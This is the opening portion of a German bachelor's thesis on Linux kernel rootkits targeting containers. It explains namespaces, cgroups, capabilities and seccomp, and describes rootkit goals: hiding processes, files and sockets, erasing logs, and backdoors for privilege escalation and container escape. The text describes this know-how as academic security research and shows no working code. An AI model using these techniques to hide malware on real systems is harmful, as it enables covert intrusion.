BACHELORARBEIT

zur Erlangung des akademischen Grades
„Bachelor of Science in Engineering“
im Studiengang Informations- und Kommunikationssysteme

Kernel Rootkits für Linux Container

Ausgeführt von: Wolfgang Hotwagner

Personenkennzeichen: 1410258019

BegutachterIn: Dipl.-Ing. Mag. Dr. Priv.-doz. Edgar Weippl

Wien, den 16. Mai 2017

FH University of Applied Sciences
TECHNIKUM WIEN

Eidesstattliche Erklärung

„Ich, als Autor / als Autorin und Urheber / Urheberin der vorliegenden Arbeit, bestätige mit meiner Unterschrift die Kenntnisnahme der einschlägigen urheber- und hochschulrechtlichen Bestimmungen (vgl. etwa §§21, 42f und 57 UrhG idgF sowie §14 Satzungsteil Studienrechtliche Bestimmungen / Prüfungsordnung der FH Technikum Wien).

Ich erkläre hiermit, dass die vorliegende Arbeit selbständig angefertigt und Gedankengut jeglicher Art aus fremden sowie selbst verfassten Quellen zur Gänze zitiert habe. Ich bin mir bei Nachweis fehlender Eigen- und Selbstständigkeit sowie dem Nachweis eines Vorsatzes zur Erschleichung einer positiven Beurteilung dieser Arbeit der Konsequenzen bewusst, die von der Studiengangsleitung ausgesprochen werden können (vgl. §11 Abs. 1 Satzungsteil Studienrechtliche Bestimmungen / Prüfungsordnung der FH Technikum Wien).

Weiters bestätige ich, dass ich die vorliegende Arbeit bis dato nicht veröffentlicht und weder in gleicher noch in ähnlicher Form einer anderen Prüfungsbehörde vorgelegt habe. Ich versichere, dass die abgegebene Version jener im Uploadtool entspricht.“

Wien, 16. Mai 2017 Unterschrift

Kurzfassung

Linux-Container sind nicht zuletzt seit der Veröffentlichung von Docker sehr beliebt. Deshalb kann davon ausgegangen werden, dass es in naher Zukunft vermehrt Angriffe auf Container geben wird. Schafft es ein Angreifer, die Sicherheitsvorkehrungen zu durchbrechen, kann er ein Rootkit im System platzieren. Diese Arbeit befasst sich damit, wie ein solches Rootkit im Detail programmiert sein könnte. Zu Beginn werden Rootkits im allgemeinen erläutert, weiters wird der Aufbau von Containern, und welche Technologien dabei zum Einsatz kommen, erläutert. Es wird auch ein Einblick in die Funktionsweise von Linux-Kernel-Rootkits gegeben, um danach, durch die Implementierunge des Rootkits “themaster“, die Anatomie eines containerfähigen Linux-Kernel-Rootkits zu untersuchen. Dabei hat sich herausgestellt, dass bei bestimmten Funktionen das Verändern von Systemcalls und bei anderen das Verändern von Dateioperationen im virtuellen Dateisystem besser geeignet ist. Weiters wurden Backdoorfunktionen implementiert, welche zum einen die Privilegien eines Benutzers im Container ausweiten können und zum anderen einen Ausbruch in Form von Kommandos mit allen Berechtigungen im globalen System erlauben.

Schlagworte: Linux, Container, Rootkit, Kernel, Security, Syscalls, VFS

Abstract

Linux Containers are becoming increasingly popular. Therefore, it is likely that there will be an increase of attacks against container systems. After successfully attacking all the security mechanisms of a container system, a “rootkit“ could be planted. This work provides details of the anatomy of such a rootkit. First the main functions of rootkits are explained. After a brief introduction of Linux Containers and Linux Kernel Rootkits, a Kernel Rootkit called “themaster“, developed by the author of this thesis, is described and explained. Well known rootkit methods are used to implement functions to hide resources and escalate privileges. Results indicate that in container systems, patching system calls are the preferred method for functions which are globally accessible. For providing rootkit functionality in specific containers, patching the virtual file system is the better approach. A special backdoor for breaking out of the container is also applied and “themaster“ operates stealthily.

Keywords: Container, Kernel, Linux, Rootkit, Security, Syscalls, VFS

Inhaltsverzeichnis

1 Einleitung

Linux-Container bieten eine leichtgewichtige Alternative zu anderen Virtualisierungstechnologien an und erfreuen sich seit der Veröffentlichung von Docker[1] großer Beliebtheit[6]. Große Serviceprovider wie Google und Amazon bieten Container-Dienste in ihrer Cloud an.[2][3] Selbst im IoT-Bereich sind Container bereits verbreitet und sind in NAS-Storages von Qnap[4] oder Synology[5] enthalten.

Obwohl die Container-Technologie schon länger Bestandteil des Linux-Kernels ist[13], wird zur Zeit sehr intensiv an dieser Technologie und auch an deren Sicherheit gearbeitet. Das Whitepaper der NCC Group “Understanding and Hardening Linux Containers“ aus dem Jahre 2016 legt ausführlich dar, dass besonders, wenn es um die Sicherheit von Container-Systemen geht, noch Handlungsbedarf besteht. Beispielsweise ist es sehr wichtig, den Kernel zu härten, da ein erfolgreicher Angriff auf den Linux-Kern die Sicherheit gefährdet[6]. Das Paper zeigt auch, dass falsch gewählte Einstellungen die Sicherheit eines Containers brechen. Sicherheitsforscher haben außerdem mit “Shocker“[6] eine gravierende Sicherheitslücke gefunden, die ein Ausbrechen vom Container in das Wirtssystem ermöglichte. Michael Leibowitz hat mit seinem Rootkit namens "Horse Pill"[9] ein Ziel-System in einem Container isoliert und hat so die Rootkit-Tasks außerhalb des Containers versteckt.

Diese Arbeit befasst sich mit Linux-Kernel-Rootkits, welche den Linux-Kernel zur Laufzeit so verändern, dass er bestimmte Ressourcen versteckt bzw. Schadcode ausführt. Mit der Implementierung eines Linux-Kernel-Rootkits wird gezeigt, wie die Stärken bekannter Rootkit-Technologien, wie das Ersetzen von Systemcalls oder von VFS-Dateioperationen, optimal in Containersystemen genutzt werden können.

Mit dieser Arbeit werden Linux-Container im Kernelspace untersucht. Zunächst werden Kernel-Rootkits und Container beleuchtet, dann werden bekannte Techniken von Linux-Kernel-Rootkits verwendet. Die Funktion dieser Techniken ist, Ressourcen in den Containern zu verstecken oder Rechte unprivilegierter Benutzer zu erweitern. Im Zuge dieser Arbeit wurde ein Rootkit entwickelt, das Container-Technologien berücksichtigt. Dabei wird die Umsetzbarkeit bekannter Rootkit-Technologien genauer betrachtet.

[1] www.docker.com (Stand 15. Mai 2017)
[2] https://cloud.google.com/container-engine/ (Stand 15. Mai 2017)
[3] https://aws.amazon.com/de/ecs/ (Stand 15. Mai 2017)
[4] http://www.qnap.com (Stand 15. Mai 2017)
[5] https://www.synology.com/ (Stand 15. Mai 2017)
[6] http://stealth.openwall.net/xSports/shocker.c (Stand 15. Mai 2017)

2 Rootkits

Rootkits werden nach einem erfolgreichen Angriff installiert, um dem Angreifer auch weiterhin einen Zugang zu einem kompromittierten System zu gewährleisten und seine Aktivitäten zu verstecken. Man kennt Rootkits schon seit den 80er Jahren, als die ersten “Log Cleaner“ auf gehackten Systemen gefunden wurden. Seither wurden die Methoden verfeinert und weiterentwickelt[3].
Es gibt zahlreiche Möglichkeiten, Rootkit-Funktionen zu platzieren. Eine der einfachsten Formen ist das Ersetzen eines Binarys oder das Verändern einer Shared-Library. Man könnte beispielsweise den SSH-daemon so umprogrammieren, dass er einen Angreifer mit einem bestimmten Kennwort als root anmelden lässt. Ein Beispiel für so ein Rootkit wäre das “Ebury SSH Rootkit“.[1]

3 Related Work

Im Laufe der Jahre haben sich schon verschiedene Sicherheitsforscher mit Kernel-Rootkits befasst und verschiedene Möglichkeiten gezeigt, diese zu implementieren. Die für diese Arbeit wichtigsten Artikel sind folgende:

- 1998: Phrack-Artikel mit einem Rootkit welches den Systemcall-Table verändert[15]
- 1998: Silvio Cesare beschreibt wie man den Kernel-Memory zur Laufzeit verändert[2]
- 2001: Phrack-Artikel mit dem SuckIt-Rootkit[20]
- 2001: Phrack-Artikel mit einem Rootkit welches das Virtual File System(VFS) verändert[14]
- 2002: Phrack-Artikel mit einem Rootkit welches den Interrupt-Descriptor-Table verändert[7]
- 2006: Joanna Rutowska veröffentlicht das “Blue Pill“-Rootkit[19]
- 2016: Michael Leibowitz veröffentlicht das “Horse Pill“-Rootkit[9]

[1] https://www.cert-bund.de/ebury-faq (Stand 15. Mai 2017)

4 Container

Ein zentraler Systemcall für das Anlegen eines Containers unter Linux ist "clone()"[5]. Dieser Systemcall wird ebenfalls von der Funktion fork() verwendet und erstellt einen Kindprozess. Man kann clone() spezielle Flags[1] mitgeben, die die Einstellungen des neuen Kindprozesses steuern. Unter anderem kann man dem erstellten Prozess neue Namespaces zuordnen[5].

4.1 Namespaces

Damit in einem Container bestimmte Prozesse isolierte Ressourcen haben können, wurden sogenannte Namespaces eingerichtet[13]. Namespaces ermöglichen es beispielsweise, dass im Root-Mountpoint des Containers eine andere Disk eingehängt ist als im globalen System. Erst durch die Einführung von Namespaces konnten Linux-Container vom Kernel unterstützt werden. Es gibt derzeit insgesamt sieben verschiedene Namespaces.

4.1.1 PID-Namespaces

Ein PID-Namespace ermöglicht eine Isolierung der Prozess-IDs[8]. Gibt es beispielsweise einen Prozess mit der Prozess-ID (PID) 1 in einem Container, so kann es in einem anderen Container einen anderen Prozess mit der Prozess-ID 1 geben. Obwohl beide Prozesse die PID 1 haben, stören sie einander nicht, da sie in unterschiedlichen PID-Namespaces sichtbar sind. Die Mitglieder eines PID-Namespaces sehen nur andere Mitglieder im selben Namespace und keine Mitglieder von anderen Namespaces.

[1] Eine Liste der Flags für clone() findet man unter https://linux.die.net/man/2/clone (Stand 15. Mai 2017)



Abbildung 1: Skizze von PID-Namespaces

Abbildung 1 zeigt einen PID-Namespace 1, in dem es drei Prozesse (P1, P2, P3) gibt. P2 und P3 wurden als Kindprozesse von P1 in unterschiedlichen Namespaces (Namespace 2 und Namespace 3) angelegt. Der Elternprozess P1 kann P2 und P3 mit deren Prozess-IDs 3 und 2 sehen. In den neuangelegten PID-Namespaces 2 und 3 gibt es allerdings jeweils nur einen einzigen Prozess mit der PID 1.

4.1.2 Mount-Namespaces

Mount-Namespaces ermöglichen Containern, unterschiedliche Mount-Trees zu haben[8]. So kann beispielsweise Container 1 eine andere Disk als Root(/) gemountet haben als Container 2.



Abbildung 2: Skizze von Mount-Namespaces

In Abbildung 2 ist ein Szenario mit drei Namespaces dargestellt. Im Namespace 1 wurde das Root-Dateisystem der Festplatte /dev/sda1 gemountet. Im globalen Root-Dateisystem unter /container/c1 ist die Festplatte /dev/sdb1 gemountet, welche im Mount-Namespace 3 als Root-Dateisystem / zugeordnet ist. Unter /container/c2 ist die Festplatte /dev/sdc1 gemountet, welche im Mount-Namespace 2 als Root-Dateisystem gemountet ist. In allen drei Mount-Namespaces ist zusätzlich zum Wurzelverzeichnis noch ein /proc-Dateisystem gemountet.

4.1.3 User-Namespaces

Mit User-Namespaces ist es möglich, User-IDs (UID) zu isolieren[8]. Dadurch können in verschiedenen Containern Benutzer mit der UID 0 koexistieren, ohne einander zu beeinflussen.



Abbildung 3: Skizze von User-Namespaces

In Abbildung 3 sind im Namespace 1 drei Benutzer zu sehen. Der Benutzer mit der UID 1000 ist im Namespace 3 auf die UID 1 gemappt. Der Benutzer mit der UID 1001 ist im Namespace 2 auf die UID 0 gemappt. Obwohl es zwei Benutzer mit der UID 0 gibt, sind es nicht die gleichen Benutzer und können so sauber voneinander getrennt werden.

4.1.4 UTS-Namespaces

Wie in Abbildung 4 zu sehen ist, trennen UTS-Namespaces Host- und Domänennamen von anderen Namespaces. So können in mehreren Containern die gleichen Host- und Domänennamen verwendet werden[8].



Abbildung 4: Skizze von UTS-Namespaces

4.1.5 Network-Namespaces

Network-Namespaces trennen die Netzwerkressourcen. Wie in Abbildung 6 zu sehen ist, kann es das Netzwerk-Interface eth0 in den verschiedenen Network-Namespaces mit unterschiedlichen Einstellungen geben[8].



Abbildung 5: Skizze von Net-Namespaces

4.1.6 IPC-Namespaces

IPC-Namespaces isolieren Ressourcen wie System V, IPC-Objekte und POSIX Message Queue, die für die Inter-Process-Communication (IPC) notwendig sind. Abbildung 6 verbildlicht die Trennung der Kommunikation zwischen den Namespaces[8].



Abbildung 6: Skizze von IPC-Namespaces

4.1.7 CGroup-Namespaces

CGroup-Namespaces[2] sind noch relativ neu im Linux Kernel[3] und isolieren die CGroup-Trees der einzelnen Namespaces. So kann jeder Namespace seinen eigenen CGroup-Tree haben.[4]

4.2 CGroups

Mit CGroups kann man verfügbare Ressourcen wie CPU-Zeit, Arbeitsspeicher, Festplattenspeicher oder Netzwerkbandbreite partitionieren, in Gruppen einteilen und durch Hinzufügen von Prozessen die Ressourcen dieser Prozesse limitieren[11].

4.3 Capabilities

Ein Prozess, der von einem privilegierten Benutzer gestartet wird, hat dessen volle Berechtigungen. Wird ein Prozess in einem Linux-System von root gestartet, so gibt es keine Beschränkungen für diesen Prozess im Kernel. Um die Privilegien eines solchen Prozesses etwas feiner zu steuern, wurden Capabilities im Kernel implementiert. Diese können einem Prozess bestimmte

[2] CGroup = Control Group

[3] Sie wurden mit Kernel 4.6 eingeführt. http://lkml.iu.edu/hypermail/linux/kernel/1603.2/02432.html (Stand 15. Mai 2017)

[4] Genaueres ist unter http://man7.org/linux/man-pages/man7/cgroup_namespaces.7.html (Stand 15. Mai 2017) zu finden.

Privilegien beim Zugriff auf Ressourcen geben bzw. wegnehmen.[5]. Eine Liste an möglichen Capabilities findet man in der zugehörigen Man-Page.[6]

4.4 Seccomp

Die Funktion Seccomp war ursprünglich für ein Projekt namens CPU-Share gedacht[7] und erlaubte einem eingeschränkten Prozess nur die Systemaufrufe read, write, exit und sigreturn auszuführen.[8] Später wurde die Möglichkeit eingebaut, Systemaufrufe mit Hilfe von BPF (Berkeley Packet Filter)[9] zu steuern, wodurch die Einsatzmöglichkeiten von Seccomp erweitert wurden. Docker verwendet Seccomp mit den Berkeley Packet Filtern und man kann am Standardprofil erkennen, dass sich die Filter teilweise mit den Capabilities überschneiden.[10].

5 Linux Kernel Rootkits

Linux Kernel Rootkits modifizieren den Linux-Kern so, dass er Rootkit-Funktionalitäten übernimmt, um beispielsweise Aktivitäten zu tarnen oder Fernzugang zu gewähren[25].

Um ein Rootkit in den Kernel zu laden, gibt es folgende bekannte Möglichkeiten:

- Das Kernel-Binary ersetzen
- Ein Linux-Kernel-Modul (LKM) programmieren (oder es verändern) und es zur Laufzeit in den Kernel laden[23][21].
- Den Kernel-Speicher zur Laufzeit mit dem Schadcode zu patchen[2][20].

Wenn ein Rootkit im Kernel geladen ist, erfolgt es typischerweise folgende Aufgaben[1][1] :

- Verstecken von Prozessen
- Verstecken von Benutzern

[5] https://access.redhat.com/documentation/en-us/red_hat_enterprise_linux_atomic_host/7/html/container_security_guide/linux_capabilities_and_seccomp (Stand 15. Mai 2017)
[6] http://man7.org/linux/man-pages/man7/capabilities.7.html (Stand 15. Mai 2017)
[7] https://git.kernel.org/pub/scm/linux/kernel/git/tglx/history.git/commit/?id=d949d0ec9c601f2b148bed3cdb5f87c052968554 (Stand 15. Mai 2017)
[8] https://blog.yadutaf.fr/2014/05/29/introduction-to-seccomp-bpf-linux-syscall-filter/ (Stand 15. Mai 2017)
[9] https://de.wikipedia.org/wiki/Berkeley_Paket_Filter (Stand 15. Mai 2017)
[10] https://docs.docker.com/engine/security/seccomp/ (Stand 15. Mai 2017)
[1] Als Beispiel für diese Annahme wurde das Rootkit adore-ng herangezogen

- Verstecken von Dateien bzw. Verzeichnissen
- Verstecken von Netzwerk-Sockets
- Verstecken von Netzwerk-Paketen
- Logs vermeiden bzw. löschen
- Hintertürfunktion
- Das Rootkit selbst verstecken

5.1 Verstecken von Ressourcen

Im Buch “The Art of Unix Programming“ wird das Modell “Everything is a file“ als eine der wichtigsten Ideen der Unix-Philosophie beschrieben[18]. Nach diesem Modell gibt es nicht nur reguläre Dateien, sondern auch interne Informationen des Linux-Kerns. Diese kernelinternen Informationen werden zumeist im /proc-Dateisystem abgebildet und können von anderen Programmen genutzt werden[16].

5.1.1 Verstecken von Dateien

Wenn ein Angreifer bestimmte Dateien[2] verstecken möchte, manipuliert er den Linux-Kern so, dass diese im Linux-Kern nicht aufgelistet werden. Im folgenden Listing kann man die oberste Ebene eines /proc-Dateisystems sehen[15]:

```
  1 dr-xr-xr-x  9 root root    0 Apr 26 12:11 1
  2 dr-xr-xr-x  9 root root    0 Apr 26 12:16 12
  3 dr-xr-xr-x  2 root root    0 Apr 26 12:16 acpi
  4 dr-xr-xr-x  8 root root    0 Apr 26 12:11 asound
  5 -r--r--r--  1 root root    0 Apr 26 12:16 buddyinfo
  6 dr-xr-xr-x  4 root root    0 Apr 26 12:11 bus
  7 -r--r--r--  1 root root    0 Apr 26 12:16 cgroups
